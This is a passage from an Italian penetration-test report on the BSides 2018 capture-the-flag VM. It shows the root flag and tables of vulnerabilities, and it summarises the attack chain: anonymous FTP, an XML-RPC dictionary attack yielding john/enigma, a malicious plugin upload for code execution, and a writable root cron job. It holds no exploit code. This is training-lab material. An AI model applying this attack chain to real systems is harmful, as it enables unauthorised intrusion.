drwx----- 3 root root 4096 Mar  7 2018 .
drwxr-xr-x 23 root root 4096 Mar  3 2018 ..
-rw----- 1 root root 2147 Mar  7 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar  5 2018 flag.txt
-rw----- 1 root root 417 Mar  7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jul 18 00:33 .pulse
-rw----- 1 root root 256 Mar  3 2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar  3 2018 .selected_editor
root@bsides2018:~# cat /root/flag.txt
cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Risultati ottenuti

Il comando ha restituito il contenuto del file flag.txt, messaggio di conferma predisposto dagli autori della macchina target a validazione del raggiungimento dei privilegi massimi sul sistema:

```
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Analisi e interpretazione dei risultati

L'acquisizione della flag conferma il pieno successo dell'attività di penetration testing: a partire da un accesso privo di credenziali (black-box), è stato possibile ricostruire l'intera catena di compromissione — enumerazione dei servizi, sfruttamento di un accesso FTP anonimo, individuazione di un'installazione WordPress non protetta, compromissione di credenziali deboli, esecuzione di codice remoto tramite upload di plugin malevolo, e infine escalation dei privilegi tramite un cron job insicuro — fino all'ottenimento del controllo completo (root) sul sistema target. Il messaggio finale conferma inoltre l'esistenza di percorsi di attacco alternativi non esplorati nel presente test, aspetto da tenere in considerazione nella valutazione complessiva della postura di sicurezza.

3. Risultati ottenuti

3.1 Sintesi delle vulnerabilità individuate

#	Vulnerabilità	Servizio/Componente	Severità
1	Accesso FTP anonimo abilitato con esposizione di file sensibili	vsftpd 2.3.5 (porta 21)	Media
2	Percorso applicativo sensibile scoperto tramite robots.txt	Apache HTTP Server (porta 80)	Bassa
3	CMS WordPress obsoleto (v4.5) con tema non aggiornato	backup_wordpress	Media
4	Endpoint XML-RPC abilitato, sfruttabile per attacchi a dizionario	WordPress xmlrpc.php	Alta
5	Credenziali amministrative deboli (john / enigma)	WordPress — utente john (Administrator)	Critica
6	Possibilità di upload plugin arbitrari con conseguente RCE	Pannello wp-admin	Critica
7	Cron job root con file/percorso scrivibile da utenza non privilegiata	/usr/local/bin/cleanup	Critica
8	Software di sistema obsoleto (Apache 2.2.22, PHP 5.3.10, kernel datato)	Sistema operativo	Alta

3.2 Fasi dell'attività completate

Fase	Descrizione	Esito
1	Ricognizione e scansione dei servizi di rete	Completata
2	Enumerazione applicazione web e servizi ausiliari	Completata
3	Ottenimento accesso iniziale (www-data)	Completata
4	Post-exploitation ed enumerazione del sistema	Completata
5	Privilege escalation (root)	Completata
6	Acquisizione della flag finale	Completata

3.3 Evidenza del completamento (flag)

Il completamento dell'attività con successo, fino all'ottenimento dei privilegi di root, è stato formalmente validato dal contenuto del file `/root/flag.txt`, riportato integralmente di seguito:

```
Congratulations!
```

```
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!
```

```
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?
```

```
@abatchy17
```

4. Conclusioni e Raccomandazioni

4.1 Riepilogo dell'attività

L'attività di penetration testing condotta sul sistema "bsides2018" ha raggiunto pienamente gli obiettivi prefissati. Partendo da un approccio black-box, privo di informazioni pregresse sul target, è stato possibile: identificare i servizi di rete esposti e le relative versioni software (Fase 1); enumerare in profondità l'applicazione web WordPress ospitata sul server, individuando un percorso nascosto, utenti validi e credenziali deboli tramite attacco a dizionario sull'endpoint XML-RPC (Fase 2); ottenere un accesso iniziale al sistema con i privilegi dell'utente `www-data` mediante il caricamento di un plugin WordPress malevolo (Fase 3); enumerare il sistema individuando un cron job critico eseguito periodicamente con privilegi di root (Fase 4); sfruttare tale cron job per elevare i privilegi fino a root (Fase 5); infine, confermare il pieno controllo del sistema tramite l'acquisizione della flag finale (Fase 6).

Il tempo complessivo impiegato per il raggiungimento dell'obiettivo massimo (accesso root) è stato contenuto, a testimonianza della presenza di più debolezze concatenate e facilmente sfruttabili, nessuna delle quali avrebbe richiesto, singolarmente, competenze avanzate o strumenti sofisticati.

4.2 Vulnerabilità critiche identificate

7. Credenziali amministrative WordPress deboli — l'utente john, dotato di privilegi di Administrator sul CMS, utilizzava la password "enigma", presente in dizionari di password comuni e individuata in pochi minuti tramite attacco a dizionario sull'endpoint XML-RPC.
8. Possibilità di upload di plugin non sicuro — l'interfaccia di amministrazione WordPress consente, per impostazione predefinita, agli utenti con ruolo Administrator di caricare pacchetti plugin arbitrari, di fatto equivalendo a un'esecuzione di codice remoto (RCE) non appena un account con tale ruolo viene compromesso.
9. Cron job non protetto — lo script /usr/local/bin/cleanup, eseguito ogni minuto con privilegi di root, presentava permessi che ne consentivano la modifica da parte di un'utenza non privilegiata (www-data), permettendo un'immediata escalation dei privilegi.
10. Scarsa separazione dei privilegi e superficie di attacco eccessiva — la coesistenza di più servizi con configurazioni permissive (FTP anonimo, SSH, CMS obsoleto) e l'assenza di segmentazione tra componenti applicativi e di sistema hanno amplificato l'impatto delle singole vulnerabilità.

Fine documento.